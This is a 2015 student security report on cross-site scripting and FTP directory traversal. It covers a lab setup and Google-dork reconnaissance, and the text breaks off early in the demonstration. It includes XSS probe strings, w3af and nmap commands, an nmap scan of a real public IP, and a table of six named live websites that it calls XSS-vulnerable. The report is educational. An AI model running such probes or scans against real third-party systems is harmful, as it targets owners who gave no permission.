Student: Man Fu Lei

Student Number: 32065409

Peer: Abdul Sami

Unit Name: Computer Security

Submission Date: May 15th, 2015

This is a pair assessment

**Computer Vulnerability Research**

**Introducing and demonstrating Cross Site Scripting and Directory Traversal**

#### Table of Content

[1 Introduction 6](#_Toc418791991)

[1.1 The Authorization 6](#_Toc418791992)

[1.2 The Purpose 6](#_Toc418791993)

[1.3 The Scope 6](#_Toc418791994)

[1.4 Terms of Reference 6](#_Toc418791995)

[1.5 Acknowledgements 7](#_Toc418791996)

[2 Method 8](#_Toc418791997)

[2.1 Online Research 8](#_Toc418791999)

[2.2 Software Utilization 8](#_Toc418792000)

[2.3 Exploit Database in Kali Linux 8](#_Toc418792003)

[3 Explanation 9](#_Toc418792004)

[3.1 Cross Site Scripting 9](#_Toc418792006)

[3.2 Directory Traversal 9](#_Toc418792011)

[4 Prove of Existence 11](#_Toc418792012)

[4.1 Cross Site Scripting 11](#_Toc418792014)

[4.2 Directory Traversal 12](#_Toc418792015)

[5 Test Environment 14](#_Toc418792016)

[5.1 Kali Linux 14](#_Toc418792018)

[5.2 Windows 7 15](#_Toc418792019)

[5.3 Windows XP SP2 15](#_Toc418792020)

[6 Demonstration 17](#_Toc418792021)

[6.1 Reconnaissance 17](#_Toc418792023)

[6.2 First penetration 18](#_Toc418792025)

[6.3 Server exploit 20](#_Toc418792026)

[6.4 Password attack 22](#_Toc418792027)

[7 Mitigation Strategies 23](#_Toc418792028)

[7.1 Cross Site Scripting 23](#_Toc418792030)

[7.2 Directory Traversal 23](#_Toc418792031)

[8 Recommendation 24](#_Toc418792032)

[9 Conclusions 25](#_Toc418792033)

[10 Appendices 26](#_Toc418792034)

[11 List of References 33](#_Toc418792038)

[12 Glossary 34](#_Toc418792039)

[13 Index 36](#_Toc418792040)

#### Table of Figures

[Figure 1 - Audit result of http://testasp.vulnweb.com/search.asp 11](#_Toc418792067)

[Figure 2 - Console output of http://testasp.vulnweb.com/search.asp 11](#_Toc418792068)

[Figure 3 - Console output of http://www.davidaustinroses.com/english/searchlist.asp 12](#_Toc418792069)

[Figure 4 - Search result from www.shodan.io 13](#_Toc418792070)

[Figure 5 - Namp output for 98.114.31.98 13](#_Toc418792071)

[Figure 6 - Kali Linux setup 14](#_Toc418792072)

[Figure 7 - Windows 7 setup 15](#_Toc418792073)

[Figure 8 - Windows XP setup 16](#_Toc418792074)

[Figure 9 - Result for searching "<h1>TEST</h1>" 17](#_Toc418792075)

[Figure 10 - Result for searching "<body onload=alert("XSS")>" 17](#_Toc418792076)

[Figure 11 - Hooked Browser in BeEF console 18](#_Toc418792077)

[Figure 12 - Vulnerable Page 18](#_Toc418792078)

[Figure 13 - Searching Vulnerable Website 19](#_Toc418792079)

[Figure 14 - Phishing website 19](#_Toc418792080)

[Figure 15 - BeEF keylogger 20](#_Toc418792081)

[Figure 16 - FTP server authentication 20](#_Toc418792082)

[Figure 17 - FTP user's root directory 21](#_Toc418792083)

[Figure 18 - Attempt to traverse directory 21](#_Toc418792084)

[Figure 19 - Directory Traversal 21](#_Toc418792085)

[Figure 20 - Download system files 22](#_Toc418792086)

[Figure 21 - Password attack 22](#_Toc418792087)

[Figure 22 - Result of “<body onload=alert("XSS")>” in https://www.realtimesoft.com/multimon/search.asp 27](#_Toc418792088)

[Figure 23 - Result of "<h1>TEST</h1>" in http://www.davidaustinroses.com/english/searchlist.asp 27](#_Toc418792089)

[Figure 24 - Result of "<body onload=alert("XSS")>" in http://www.scots-online.org/dictionary/scots\_english.asp 27](#_Toc418792090)

[Figure 25 - Result of "<h1>TEST</h1>" in https://www.ustanorcal.com/Search.asp 28](#_Toc418792091)

[Figure 26 - Result of "<h1>TEST</h1>" in https://www.emeraldancestors.com/search/search.asp 28](#_Toc418792092)

#### Executive Summary

As technology evolves, the competition between system penetration and protection becomes more and more intense. As a trainer from Dmitriy Data Optimization Services, the author found two vulnerabilities for demonstrating today's security requirement: Cross Site Scripting (XSS) and Directory Traversal (DT). This report documented these two vulnerabilities including explanation of the causes, evidences of the existence of these vulnerabilities in today's world, documentation for the development of the test environment, steps for demonstrating how to exploit these vulnerabilities and discussion about how to mitigate and prevent them. These vulnerabilities involve using Hyper Text Transfer Protocol (HTTP) and File Transfer Protocol (FTP) as means of communication which are very common on the Internet. From the report one can determine that most systems today are still not safe and easily attacked by even non-skilled attackers. In responds to these attacks, the author recommends immediate patch updates for the vulnerable systems and software and precaution measures on mitigating XSS attack.

# Introduction

## The Authorization

In week 8 the author was recruited by Dmitriy Data Optimization Services (DDOS) and authorized to research on existing vulnerabilities. The research will be used for training and education for the employees.

As technologies evolve, the techniques for infiltrating into systems are more advanced than before. However, all techniques require the use of exploiting vulnerabilities in either system or software. Nowadays, many companies believe their security policies are enough and their software are up to date for at least their current circumstance. The author thus conducted some researches on some vulnerabilities that are widely spread and have significant impact to overthrow this opinion and educate the others about the significance of these vulnerabilities.

## The Purpose

This report explains two vulnerabilities: Cross Site Scripting (XSS) and Directory Traversal (DT). The purpose of this report is to explain how these vulnerabilities occur and try to find out the mitigation methods for preventing these vulnerabilities. It also proves that these vulnerabilities are still common today.

## The Scope

This report contains five parts: explanation about the reasons of the vulnerabilities and the process of exploiting them, proofs that these vulnerabilities exist in current real world, descriptions about how to set up the lab environment to test those, details on how to exploit the vulnerabilities and mitigation strategies for these exploits. The two vulnerabilities are inter-related in the context of this report so in the demonstration they will be conducted together to simulate an attack. The detailed scan output will be placed in appendices.

## Terms of Reference

The referencing in this report uses American Psychological Association (APA) format. Information collected in this project is only for internal evaluation purpose and no disclosure will be made to third party. The author is responsible for all the liabilities incurred during the process of audit scanning. Information collected during the process of the report is only for internal evaluation and must not be disclosed to any third-party entity. The audience of this report is people with general computer knowledge. Linux knowledge is preferential but not essential. All the software used including those used for scanning and exploiting were either downloaded from the Internet for free or can be found in Kali Linux. If referencing this report, please include all the authors’ names.

## Acknowledgements

The author wants to thank these people who helped us a lot during the project:

Abdul Sami*, Murdoch University, Student*

James Meneghello*, Murdoch University, Tutor*

# Method



## Online Research

The author went through several webpages to find out the causes of the vulnerabilities and the mitigation methods, identify the existing vulnerable systems and determine how to exploit these vulnerabilities in lab environment.

## Software Utilization

The author used Kali Linux 64 bit as testing operating system in VMware, a Windows 7 64 bit Ultimate and a Windows XP professional Service Pack (SP) 2 32 bit as a Virtual Machines (VM) using VirtualBox inside Kali Linux. Windows 7 and Kali Linux are VMs using VMWare. The following is the list of software used in the project:

Kali Linux:

Web Application Attack and Audit Framework (W3af)

Browser Exploitation Framework (BeEF)

Nmap

Windows 7:

Firefox 37.0.2

Windows XP SP2:

Windows installer 3.1

DotNet Framework 2.0

ArGosoft FTP Server 1.0.2.1

HTTP File Server 2.3e



## Exploit Database in Kali Linux

The author searched the files.csv in /usr/share/exploitdb/ in Kali Linux to find out useful scripts for exploiting possible vulnerabilities.

# Explanation



## Cross Site Scripting

Cross Site Scripting is an attack on web applications where the attacker injects malicious script into the web content so that when the victim visits the page the script is downloaded and executed. (Shandkhdhar, P2013) The script is executed on the victim's browser to perform malicious actions such as stealing session credentials, logging keystrokes and launching attacks to other computers using the victim's machine. There are two types of attacks: reflected and persistent. The reflected attack utilizes the function which the website has to reflect the message user input back to the user by echoing it on the screen. The persistent attack appends malicious Hyper Text Markup Language (HTML) script onto the normal message to make the content on the server hazardous permanently. (Cross-site scripting, 2015)

The XSS attack occurs when the user visits the website with malicious script injected. Common browsers may trust the website because its certificate was issued by a root Certification Authority (CA) trusted by the user. The malicious code thus can be downloaded and executed in the background without detected by the user. The difference of the attacks is how the malicious code is injected. The script can be uploaded first on somewhere else on the Internet. In reflected attack the attacker inserts his/her crafted keywords into the interacting area of the webpage in order to download and execute the malicious script. When the browser processes the keywords, the page returns a Universal Resource Link (URL) which points to current page and the script is executed. The attacker then lures the victims by sending this link to them using social engineering or E-mail. If the victim is curious enough to open the link, his/her browser is hooked. In persistent attack, websites are mostly those allowing users to store registration information. The attacker can append additional script after the legitimate message when registering. The script is invisible on the webpage. When users try to open the attacker's profile, the script is executed and the malicious code is downloaded and executed. (Cross-site scripting, 2015)

The reason for XSS to happen is because the raw input data is not formatted correctly on these vulnerable websites. They allow the input to contain markup keywords used in HTML which can lead to arbitrary code execution. (Cross-site scripting, 2015) The other reason is for some websites the developers trust the users or don't think they have the skills to launch this attack. (Shandkhdhar, 2013) The XSS itself can cause not much damage but it can be combined with other attacks to completely compromise confidentiality, integrity and availability.



## Directory Traversal

Directory traversal means an attacker can access the content in the upper level of the current root working directory. It can happen in HTTP, File Transfer Protocol (FTP) and other kinds of requests such as chat server request. (CWE-32: Path Traversal: '...' (Triple Dot), 2014) Many servers filter user inputs containing control characters in the URL. The attacker can however encode the URL with Uniform Resource Identifier (URI), Unicode or Universal Character Set Transformation Format (UTF-8) to bypass the filtering. The HTTP server will accept the command and jump to the root directory of the disk partition where the webpage is in. (Directory traversal attack, 2015) For the FTP server, an authenticated user can jump to root directory if the FTP software didn't expect the user to use various commands to go to the root directory. After gaining access to root directory the attacker can perform password attack to compromise the server. The reason for directory traversal to happen is because the server does not check if the current working directory is still contained in the designated root directory or the commands are not formatted well. (File System, 2014)

# Proofs of Existence

The supporting evidences are the output of Nmap scan and w3af audit as well as search results from www.shodan.com.



## Cross Site Scripting

The author conducted several security audits using w3af in Kali Linux. It was launched using a script file config.w3af which specified the scan profile, the output file and the verbosity of console output. The command lines of config.w3af are in Appendix A. The following commands are used to verify XSS vulnerability in <http://testasp.vulnweb.com/search.asp> where “$” sign is the root command prompt:

$w3af\_console -s config.w3af

>set target <http://testasp.vulnweb.com/search.asp>

>back

>start

The following is the screenshot for output from the audit:




Figure - Audit result of <http://testasp.vulnweb.com/search.asp>

The console output also confirmed the result:




Figure - Console output of <http://testasp.vulnweb.com/search.asp>

The author conducted a second audit towards <http://www.davidaustinroses.com/english/searchlist.asp> to confirm if it is not accidental to discover the vulnerability. The following screenshot shows the console output of the result:




Figure - Console output of <http://www.davidaustinroses.com/english/searchlist.asp>

The author discovered that more than 6 sites have this vulnerability. Because it takes more than two hours to finish the audit and it involves too much traffic, only some evidences proving these sites are vulnerable are attached in the Appendix B. The following table lists the types of behaviors these sites have in response to the script execution:

|  |  |  |
| --- | --- | --- |
| **Website** | **Searching “<h1>TEST</h1>”** | **Searching “<body onload=alert("XSS")>”** |
| http://testasp.vulnweb.com/search.asp | Executed | Executed |
| https://www.realtimesoft.com/multimon/search.asp | Executed | Executed |
| http://www.davidaustinroses.com/english/searchlist.asp | Executed | Character number limited |
| http://www.scots-online.org/dictionary/scots\_english.asp | Executed | Executed |
| https://www.ustanorcal.com/Search.asp | Executed | Not executed |
| https://www.emeraldancestors.com/search/search.asp | Executed | Not executed |

## Directory Traversal

The software ArGoSoft FTP Server .NET 1.0.2.1 was found to have Directory Traversal vulnerability. (ArGoSoft FTP Server .NET 1.0.2.1 - Directory Traversal Vulnerability, 2010) The author searched for "ArGosoft FTP 1.0.2.1" on www.shodan.io and it returned a list of more than 20 servers which are still using ArGoSoft FTP Server .NET 1.0.2.1. The screenshot of the search result is like:




Figure - Search result from [www.shodan.io](http://www.shodan.io)

To confirm this vulnerability the author launched a security scan using Nmap in Kali Linux for the first search result. It will also detect the operating system of the server. The command is:

$nmap -vvv -T4 -O -sV 98.114.31.98

The Nmap output is in Appendix C. The following screenshot confirms the FTP software version and the operating system is Windows XP SP3:




Figure - Namp output for 98.114.31.98

# Test Environment

All VMs require Internet access. VMs in VMware will use Network Address Translation (NAT) as network adapter connection method. In the test all VMs will use the network 192.168.93.0/24. VMware tools is required. In order to test the two exploits at the same time, the author designed a webpage hosted on the Windows XP server. The source code of the page is in Appendix D.



## Kali Linux

Step 1: Install VirtualBox. After reboot, run VirtualBox and create a new virtual machine. Install the system as Windows XP SP2 32 bit.

Step 2: After installing the Virtualbox VM, turn off the VM. Change its network adapter to use bridged adapter to stay in the same subnet as other VMs. Change the memory to 256MB since it will run several software later.

Step 3: Open w3af console using the terminal command “w3af\_console -s config.w3af” to use preconfigured settings. Open BeEF using the terminal command “./beef” after going into the directory using command “cd /usr/share/beef-xss”.

Step 4: The console output of BeEF indicates the console page URL in the format “UI URL: http://127.0.0.1:3000/ui/panel”. Open the browser and go to this website, there will be an authentication page. Use the username “beef” and password “beef” to login. The result of the above steps is like:




Figure - Kali Linux setup

From the screenshot we know the IP address of Kali Linux is 192.168.93.129. This is the attacker.

## Windows 7

Firefox 36.0.1 will be installed in Windows 7. The following shows its IP address:




Figure - Windows 7 setup

The IP address of Windows 7 is 192.168.93.128. This is the victim.

## Windows XP SP2

Step 1: Power on the VirtualBox VM. Create an administrator account with username “noob” and password “noob”. Install the following software one by one:

Windows installer 3.1

DotNet Framework 2.0

ArGosoft FTP Server 1.0.2.1

HTTP File Server 2.3e

Step 2: Turn off the Windows Firewall. Open the HTTP File Server 2.3e and ArGosoft FTP Server .NET 1.0.2.1. Copy the vulnerable source code to Notepad.exe and rename it “Vulnerable code.htm”. Drag the file onto the HTTP File Server to host it. In the FTP server, create a new account with username “admin” and password “pass”. This account only has the “Read” and “List” permissions. Set the root directory to “C:\OpenSSL”. The following shows the result:




Figure - Windows XP setup

The screenshot shows the IP address is: 192.168.93.135. This is the server.

# Demonstration



## Reconnaissance

Step 1: Search the keyword “inurl:search.asp” in [www.google.com](http://www.google.com) to find the search pages of different websites; (Valentino, n. d.)

Step 2: Try searching with keywords "<h1>TEST</h1>". If the search result returns a headline like "TEST", it is a candidate for vulnerable site. (Valentino, n. d.) After this try searching with keywords "<body onload=alert("XSS")>". If a dialogue box appears showing "XSS" it means the browser executed the code and this is the vulnerable website. The results are like:

